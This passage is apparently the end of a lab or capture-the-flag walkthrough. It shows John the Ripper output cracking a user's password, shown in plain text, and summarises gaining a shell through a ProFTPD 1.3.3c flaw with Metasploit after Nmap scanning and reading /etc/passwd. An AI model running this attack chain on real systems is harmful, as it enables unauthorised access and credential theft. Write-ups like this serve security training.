Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for
status marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-03 17:27) 33.33g/s 400.0p/s 400.0c/s
```




- now you see we successfully cracked the password and we do successful login in target machine.




## Summery

- We used **Netdiscover** to find the target's IP and ran an **Nmap** scan to identify open ports and services like **FTP, HTTP, and SSH**. The **ProFTPD 1.3.3c** FTP service had a known vulnerability, which we exploited using **Metasploit** to gain shell access. We then checked the **/etc/passwd** file for user info and discussed cracking encrypted passwords with **John the Ripper** or **Hashcat**.